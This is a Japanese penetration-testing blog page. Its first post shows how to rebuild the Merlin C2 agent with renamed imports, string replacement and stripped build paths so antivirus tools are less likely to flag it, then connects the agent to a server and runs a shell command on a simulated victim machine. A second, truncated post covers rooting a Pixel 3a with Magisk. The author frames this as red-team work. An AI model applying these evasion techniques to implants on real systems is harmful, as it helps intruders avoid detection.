Nseclog

ペネトレーションテスターがセキュリティ検証内容を発信するブログ

Merlin: Go言語(Golang)製セキュリティツールをカスタマイズする方法

最近はセキュリティツールの開発に「Go言語」が採用されることが増えてきました。 これらのツールをそのままビルドして使うことはよくありますが、自身でカスタマイズしたことがなかったので、実際に調べてやってみた内容をまとめます。

Go言語製セキュリティツールをカスタマイズするにあたって、OSCP勉強会のペンテストに関するTIPSという発表内で話されていた「カスタムなCHISELの作り方」というテーマが、ちょうど本記事の内容と合致していたのでこちらを参考にしました。

なお、本記事ではRed Teaming業務でも実際に使っているC2フレームワーク「Merlin」をカスタマイズしていきます。

※注意
本記事の内容は犯罪行為を助長するものではありません。サイバー空間の安心・安全な環境を確保する目的にのみ利用し、絶対に悪用しないでください。

Merlinとは

Merlinとは、Russel Van Tuyl(@Ne0nd0g)氏によって開発が進められているPost-Exploitation C2フレームワークです。 大きな特長として、通信チャネルにHTTP/2、HTTP/3を利用でき、これらのプロトコルに対応していないネットワーク監視製品をバイパスできる可能性があります。

github.com

また、Go言語を用いて開発されているため、クロスプラットフォームに対応しています。 一般的なクライアント端末、サーバとして利用されるWindowsやmacOS、Linuxはもちろん、AndroidやiOSといったモバイル端末、ARMアーキテクチャを採用しているIoT機器用にもビルドすることが可能です。

より詳しいMerlinの仕様や背景は、開発者による紹介記事が参考になります。

medium.com

posts.specterops.io

カスタマイズのゴール

Merlinは主に以下の3つのコンポーネントから構成されています1。

  • Merlin Server
    • C2サーバの役割です。リスナを起動し、Agentからの通信を待ち受けます。
  • Merlin Client
    • C2サーバを操作するためのクライアントアプリケーション(コマンドラインインタフェース)です。
  • Merlin Agent

このうちの、ServerとAgentに以下のような変更を加えることを目標としてカスタマイズを行ってみます。

  1. Merlin Agentに簡単な検知回避を施す
  2. Merlin Serverにおけるリスナ設定のデフォルト値を変更する

Go言語開発環境の準備

Go言語の開発環境を準備します。 今回、使用する環境は以下のとおりです。

実行環境OS想定使用者
Merlinのビルド環境Ubuntu 22.04.3(同一端末)ペンテスタ(攻撃者想定)
Merlin Server
Merlin Client
Merlin AgentWindows 11 23H2被害者想定

まずはGo言語をインストールします。 インストールするGo言語のバージョンは適宜最新のものに置き換えてください。

$ sudo apt update
$ sudo apt install build-essential
$ wget https://go.dev/dl/go1.21.4.linux-amd64.tar.gz
$ tar -C ~/ -xzf go1.21.4.linux-amd64.tar.gz
$ echo 'PATH=$PATH:$HOME/go/bin' >> .bashrc
$ source .bashrc
$ go version
go version go1.21.4 linux/amd64

次にワークスペースを作成し、GOPATHを設定します。 GOPATHとはワークスペースとなるディレクトリを指定する環境変数です。

$ mkdir -v ~/go/workspace
$ go env -w GOPATH=~/go/workspace

ついでにビルドした実行ファイルをまとめて保存しておくディレクトリも作成しておきます。

$ mkdir -v ~/merlin-bin

これでGo言語の開発環境の準備ができました。

Merlinをそのままビルドしてみる

Merlinに手を加える前に、まずはそのままビルドしてみます。 GitHubからMerlinの最新のソースコードをワークスペースへダウンロードします。

$ git clone https://github.com/Ne0nd0g/merlin.git ~/go/workspace/merlin
$ git clone https://github.com/Ne0nd0g/merlin-cli.git ~/go/workspace/merlin-cli
$ git clone https://github.com/Ne0nd0g/merlin-agent.git ~/go/workspace/merlin-agent

次にそれぞれのソースコードをビルドします。

$ cd ~/go/workspace/merlin/
$ GOOS=linux GOARCH=amd64 go build -o ~/merlin-bin/merlinServer-Linux-x64 main.go
$ cd ~/go/workspace/merlin-cli/
$ GOOS=linux GOARCH=amd64 go build -o ~/merlin-bin/merlinCLI-Linux-x64 main.go
$ cd ~/go/workspace/merlin-agent/
$ GOOS=windows GOARCH=amd64 go build -o ~/merlin-bin/merlinAgent-Windows-x64.exe main.go
$ ls ~/merlin-bin/
merlinAgent-Windows-x64.exe  merlinCLI-Linux-x64  merlinServer-Linux-x64

ここでは省きますが、実際には動作確認を行い、問題がなければMerlinのビルドは成功です。

Merlinのカスタマイズ

ここからは実際にMerlinのソースコードに手を加えて、カスタマイズします。

Merlin Agentのカスタマイズ

Merlin Agentには簡単な検知回避を施します。

検知回避の一般的なアプローチの1つとして、stringsコマンドなどで表示される可読文字列から、ツール名などの特徴的な文字列を削除するというものがあります。 今回はこれに倣い、可読文字列からmerlinを削除します2。

先ほどビルドしたMerlin Agentの可読文字列からmerlinを検索してみます。

$ strings ~/merlin-bin/merlinAgent-Windows-x64.exe | grep -i merlin | wc -l
1215

$ strings ~/merlin-bin/merlinAgent-Windows-x64.exe | grep -i merlin | tail -n 5
go:itab.*github.com/Ne0nd0g/merlin-agent/v2/commands.WindowsProcess,github.com/Ne0nd0g/merlin-agent/v2/commands.Process1
go:itab.*github.com/Ne0nd0g/merlin-agent/v2/commands.MibUDP6RowOwnerPID,github.com/Ne0nd0g/merlin-agent/v2/commands.winSockEnt
go:itab.*github.com/Ne0nd0g/merlin-agent/v2/commands.MibUDPRowOwnerPID,github.com/Ne0nd0g/merlin-agent/v2/commands.winSockEnt
go:itab.*github.com/Ne0nd0g/merlin-agent/v2/commands.MibTCP6Row2,github.com/Ne0nd0g/merlin-agent/v2/commands.winSockEnt
go:itab.*github.com/Ne0nd0g/merlin-agent/v2/commands.MibTCPRow2,github.com/Ne0nd0g/merlin-agent/v2/commands.winSockEnt

検索結果を確認してみると、可読文字列にmerlinは1215個あり、そのほとんどがライブラリのインポート名であると推測できます。

Merlin Agentのmain.goを確認してみると、パスにmerlinを含むライブラリをインポートしていることがわかります。

$ cat ~/go/workspace/merlin-agent/main.go
--- snip ---
import (
--- snip ---
        "github.com/Ne0nd0g/merlin-agent/v2/agent"
        "github.com/Ne0nd0g/merlin-agent/v2/clients"
        "github.com/Ne0nd0g/merlin-agent/v2/clients/http"
        "github.com/Ne0nd0g/merlin-agent/v2/clients/smb"
        "github.com/Ne0nd0g/merlin-agent/v2/clients/tcp"
        "github.com/Ne0nd0g/merlin-agent/v2/clients/udp"
        "github.com/Ne0nd0g/merlin-agent/v2/core"
        "github.com/Ne0nd0g/merlin-agent/v2/run"
)
--- snip ---

他にもmerlinを含むライブラリをインポートしていないか、ソースコード全体から検索してみます。

$ find ~/go/workspace/merlin-agent/ -name '*.go' -exec grep -i 'github.com\/Ne0nd0g\/merlin' {} \; | sort -u
--- snip ---
        "github.com/Ne0nd0g/merlin-agent/v2/agent"
        "github.com/Ne0nd0g/merlin-agent/v2/agent/memory"
        "github.com/Ne0nd0g/merlin-agent/v2/authenticators"
--- snip ---
        "github.com/Ne0nd0g/merlin-message"
        "github.com/Ne0nd0g/merlin-message/jobs"
        "github.com/Ne0nd0g/merlin-message/opaque"
--- snip ---

検索結果から、github.com/Ne0nd0g/merlin-agent/v2とgithub.com/Ne0nd0g/merlin-messageの2つのパスを変更する必要がありそうです。

ライブラリのパスをcustom_libに変更し、ビルドしてみます。

$ find ~/go/workspace/merlin-agent/ -name '*.go' -exec sed -i 's/github.com\/Ne0nd0g\/merlin-agent\/v2/custom_lib/gi' {} \;
$ find ~/go/workspace/merlin-agent/ -name '*.go' -exec sed -i 's/github.com\/Ne0nd0g\/merlin-message/custom_lib\/message/gi' {} \;
$ GOOS=windows GOARCH=amd64 go build -o ~/merlin-bin/merlinAgent-Windows-x64.exe main.go
main.go:39:2: package custom_lib/agent is not in std (/home/tester/go/src/custom_lib/agent)
main.go:40:2: package custom_lib/clients is not in std (/home/tester/go/src/custom_lib/clients)
main.go:41:2: package custom_lib/clients/http is not in std (/home/tester/go/src/custom_lib/clients/http)
main.go:42:2: package custom_lib/clients/smb is not in std (/home/tester/go/src/custom_lib/clients/smb)
main.go:43:2: package custom_lib/clients/tcp is not in std (/home/tester/go/src/custom_lib/clients/tcp)
main.go:44:2: package custom_lib/clients/udp is not in std (/home/tester/go/src/custom_lib/clients/udp)
main.go:45:2: package custom_lib/core is not in std (/home/tester/go/src/custom_lib/core)
main.go:46:2: package custom_lib/run is not in std (/home/tester/go/src/custom_lib/run)

しかし、パスを変更しただけでは、実際にはライブラリが存在しないためエラーとなります。

そこでmerlin-agent内のライブラリはすべて~/go/src/custom_lib/へ移動し、merlin-messageを~/go/src/custom_lib/へダウンロードします。

$ mkdir -v ~/go/src/custom_lib
$ mv -v ~/go/workspace/merlin-agent/{agent,authenticators,cli,clients,commands,core,os,p2p,run,services,socks,transformers} ~/go/src/custom_lib/
$ git clone https://github.com/Ne0nd0g/merlin-message.git ~/go/src/custom_lib/message
$ GOOS=windows GOARCH=amd64 go build -o ~/merlin-bin/merlinAgent-Windows-x64.exe main.go
$ strings ~/merlin-bin/merlinAgent-Windows-x64.exe | grep -i merlin | wc -l
8

これにより、可読文字列内のmerlinの数が8個まで減りました。

残りはソースコード内にハードコードされた文字列の可能性が高いので、merlinをcustomに一括で置換します。

$ find ~/go/workspace/merlin-agent/ -name '*.go' -exec sed -i 's/merlin/custom/gi' {} \;
$ find ~/go/src/custom_lib/ -name '*.go' -exec sed -i 's/merlin/custom/gi' {} \;
$ GOOS=windows GOARCH=amd64 go build -o ~/merlin-bin/merlinAgent-Windows-x64.exe main.go
$ strings ~/merlin-bin/merlinAgent-Windows-x64.exe | grep -i merlin | wc -l
1

$ strings ~/merlin-bin/merlinAgent-Windows-x64.exe | grep -i merlin
/home/tester/go/workspace/merlin-agent/main.go

しかし、1つだけローカルのパスが残っていました。

実行ファイル内にローカルのパスが残ってしまう事象について調べてみたところ、ビルド時に-trimpathオプションを指定することで消すことができるようです。

qiita.com

また、-ldflags="-s -w"を指定することでシンボルテーブルなどのデバッグ情報も消すことができるみたいなので、こちらも指定しておきます。

$ GOOS=windows GOARCH=amd64 go build -trimpath -ldflags "-s -w" -o ~/merlin-bin/merlinAgent-Windows-x64.exe main.go
$ strings ~/merlin-bin/merlinAgent-Windows-x64.exe | grep -i merlin | wc -l
0

これで、可読文字列からすべてのmerlinを削除することができました。

カスタマイズしたMerlin Agentが正常に動作するかテストします。 また、ここでHTTPリスナのInterfaceのデフォルト設定が127.0.0.1であることも確認しておきます。

  • ペンテスタ(攻撃者想定)端末

      $ sudo ~/merlin-bin/merlinServer-Linux-x64 &
      $ ~/merlin-bin/merlinCLI-Linux-x64
      Merlin>> listeners
      Merlin[listeners]>> use HTTP
      Merlin[listeners][HTTP]>> info
      --- snip ---
      | Interface     | 127.0.0.1                                    |
      --- snip ---
      Merlin[listeners][HTTP]>> set Interface 0.0.0.0
      Merlin[listeners][HTTP]>> start
    
  • 被害者想定端末

      PS C:\> .\merlinAgent-Windows-x64.exe -proto http -psk merlin -url http://<Ubuntu IP> -v
      [!]clients/http.Deconstruct(): unable to deconstruct with Agent's secret, retrying with PSK
      [!]clients/http.Send(): there was an error deconstructing the HTTP response data: gob: name not registered for interface: "github.com/Ne0nd0g/merlin-message/opaque.Opaque"
    

結果、エラーが発生してしまいました。 このエラーの解消は、Merlin Serverのカスタマイズで行います。

Merlin Serverのカスタマイズ

Merlin Serverにおけるリスナ設定のデフォルト値の変更と、Merlin Agentをカスタマイズしたことによって発生したエラーの解消を行います。

上記エラーメッセージの内容から、Merlin Agentがインポートしているmerlin-messageのパスが変更されていることに原因がありそうです。 そこで、Merlin Serverがインポートしているmerlin-messageも同じパスに揃えます。

$ find ~/go/workspace/merlin/ -name '*.go' -exec sed -i 's/github.com\/Ne0nd0g\/merlin-message/custom_lib\/message/gi' {} \;

次にリスナ設定のInterfaceのデフォルト値が127.0.0.1となっており、リスナを起動するたびに0.0.0.0に変更するのが面倒なので、デフォルト値も変えておきます。

$ vim ~/go/workspace/merlin/pkg/servers/http/http.go
+options["Interface"] = "0.0.0.0"
-options["Interface"] = "127.0.0.1"

Merlin Serverをビルドして、再度動作確認を行います。

  • ペンテスタ(攻撃者想定)端末

      $ GOOS=linux GOARCH=amd64 go build -o ~/merlin-bin/merlinServer-Linux-x64 main.go
      $ sudo ~/merlin-bin/merlinServer-Linux-x64 &
      $ ~/merlin-bin/merlinCLI-Linux-x64
      Merlin>> listeners
      Merlin[listeners]>> use HTTP
      Merlin[listeners][HTTP]>> info
      --- snip ---
      | Interface     | 0.0.0.0                                                  |
      --- snip ---
      Merlin[listeners][HTTP]>> start
    
  • 被害者想定端末

      PS C:\> .\merlinAgent-Windows-x64.exe -proto http -psk merlin -url http://<Ubuntu IP> -v
    

ペンテスタ(攻撃者想定)端末にチェックイン通知が表示され、コマンド実行などの操作を行うことができれば成功です。

Merlin>> {"time":"2023-12-31T00:10:10.661702957+09:00","level":"INFO","msg":"New authenticated agent checkin for ec5f6911-1d81-45d3-b5f5-462af34c4a71"}

[+] 2023-12-30T15:10:10Z New authenticated Agent checkin for ec5f6911-1d81-45d3-b5f5-462af34c4a71 at 2023-12-30T15:10:10Z

[-] 2023-12-30T15:10:43Z Results of job eqqfvNesVL for agent ec5f6911-1d81-45d3-b5f5-462af34c4a71 at 2023-12-30T15:10:43Z
        Configuration data received for Agent ec5f6911-1d81-45d3-b5f5-462af34c4a71 and updated. Issue the "info" command to view it.
Merlin>> interact ec5f6911-1d81-45d3-b5f5-462af34c4a71
Merlin[agent][ec5f6911-1d81-45d3-b5f5-462af34c4a71]>> shell hostname
Merlin[agent][ec5f6911-1d81-45d3-b5f5-462af34c4a71]>>
[-] 2023-12-30T15:12:24Z Created job eabZvRpvKU for agent ec5f6911-1d81-45d3-b5f5-462af34c4a71 at 2023-12-30T15:12:24Z

[-] 2023-12-30T15:13:21Z Results of job eabZvRpvKU for agent ec5f6911-1d81-45d3-b5f5-462af34c4a71 at 2023-12-30T15:13:21Z

[+] 2023-12-30T15:13:21Z Created C:\Windows\system32\cmd.exe process with an ID of 6940
WIN11-23H2

これで、Merlin Agentの簡単な検知回避と、それに伴うMerlin Serverのエラー解消、リスナ設定のデフォルト値変更といったカスタマイズができました。

おわりに

本記事では、Go言語(Golang)製セキュリティツールをカスタマイズする方法ということで、C2フレームワークMerlinのカスタマイズを行いました。

今回はMerlinを取り上げましたが、Go言語製のツールであれば基本的には同様の方法でカスタマイズが可能です。

ペンテスタは、対象環境に合わせた変更やバグの修正などの理由で、テスト中に調査ツールをカスタマイズしなければならないことも多いです。 この記事がRed Teaming関連の業務に携わる方の参考になると嬉しいです。

参考文献


  1. 元々サーバとクライアントは一体型でしたが、マルチオペレータ対応のためバージョン2以降分割されました。↩
  2. アンチウィルス製品にもよりますが、可読文字列からmerlinという文字列を削除しただけで、実際に検知回避できるわけではありません。↩

Androidのroot化方法(Google Pixel 3a)

最近、モバイルアプリケーションのセキュリティについて勉強し直したいと思い、アプリの解析環境を整えるため、古いAndroid端末を引っ張り出してきてroot化しました。

3年ほど前は仕事でモバイルアプリケーションの脆弱性診断を担当していたため頻繁にroot化を行っていましたが、今回かなり久しぶりにAndroid端末をroot化したので、備忘録として記録しておきます。

※注意
Android端末のroot化は以下のようなリスクがあります。root化する際は自己責任でお願いします。

  • 起動しなくなる可能性がある
  • 保証の対象外となる
  • Android端末が初期化される
  • 一部のアプリが使用できなくなる

root化したAndroid端末

今回root化したAndroid端末は昔使っていたGoogle Pixel 3aです。 Pixel 3aはすでにサポートが終了しているため、最後に配信されたセキュリティアップデートまで適用した状態のものを使用しています。

項目 内容
Android端末 Google Pixel 3a
OSバージョン Android 12

ビルド番号 SP2A.220505.008

Android端末のroot化手順

今回は、Android端末のroot化においておそらく最も一般的な手法である、Magiskを用いた方法でroot化を行います。

なお、Magiskを用いたroot化には、以下の2つの方法がありますが、今回はTWRPは使わずにroot化しています。

  • (本記事で実施)Magiskでパッチを当てたOSイメージを直接書き込む
  • オープンソースのカスタムリカバリであるTWRP(Team Win Recovery Project)を用いて、Magiskをインストールする

事前準備

以下のドキュメントを参考に、パソコンにadb(Android Debug Bridge)コマンドをインストールしておく必要があります。

developer.android.com


コマンドプロンプトからadb devicesを実行し、以下のようにUSB接続しているAndroid端末が検出されれば問題ありません1。

以降の作業は、Android端末をパソコンにUSB接続している前提で進めます。

OEMロックを解除しブートローダをアンロックする

OEMロックの解除


まずはブートローダをアンロックするために、Developer optionsからOEM unlockingを有効化します。

私の端末は2021年より前にドコモで購入したものなのでSIMロックがかかっており、当初OEM unlockingがグレーアウトしていました。

そこで、解除方法を調べてみたところ、SIMロック解除の条件を満たしていたため、Web上からの手続きで簡単に解除することができました(数分程度)。

www.docomo.ne.jp

ブートローダのアンロック



コマンドプロンプトからadb reboot bootloaderを実行し、ブートローダを起動します。


次に、fastboot flashing unlockを実行し、音量を上げる/下げるボタンでUnlock the bootloaderを選択後、電源ボタンで決定します。

これでブートローダのアンロックが完了です。

OSイメージにMagiskでパッチを当てroot化する

OSイメージのダウンロードと準備

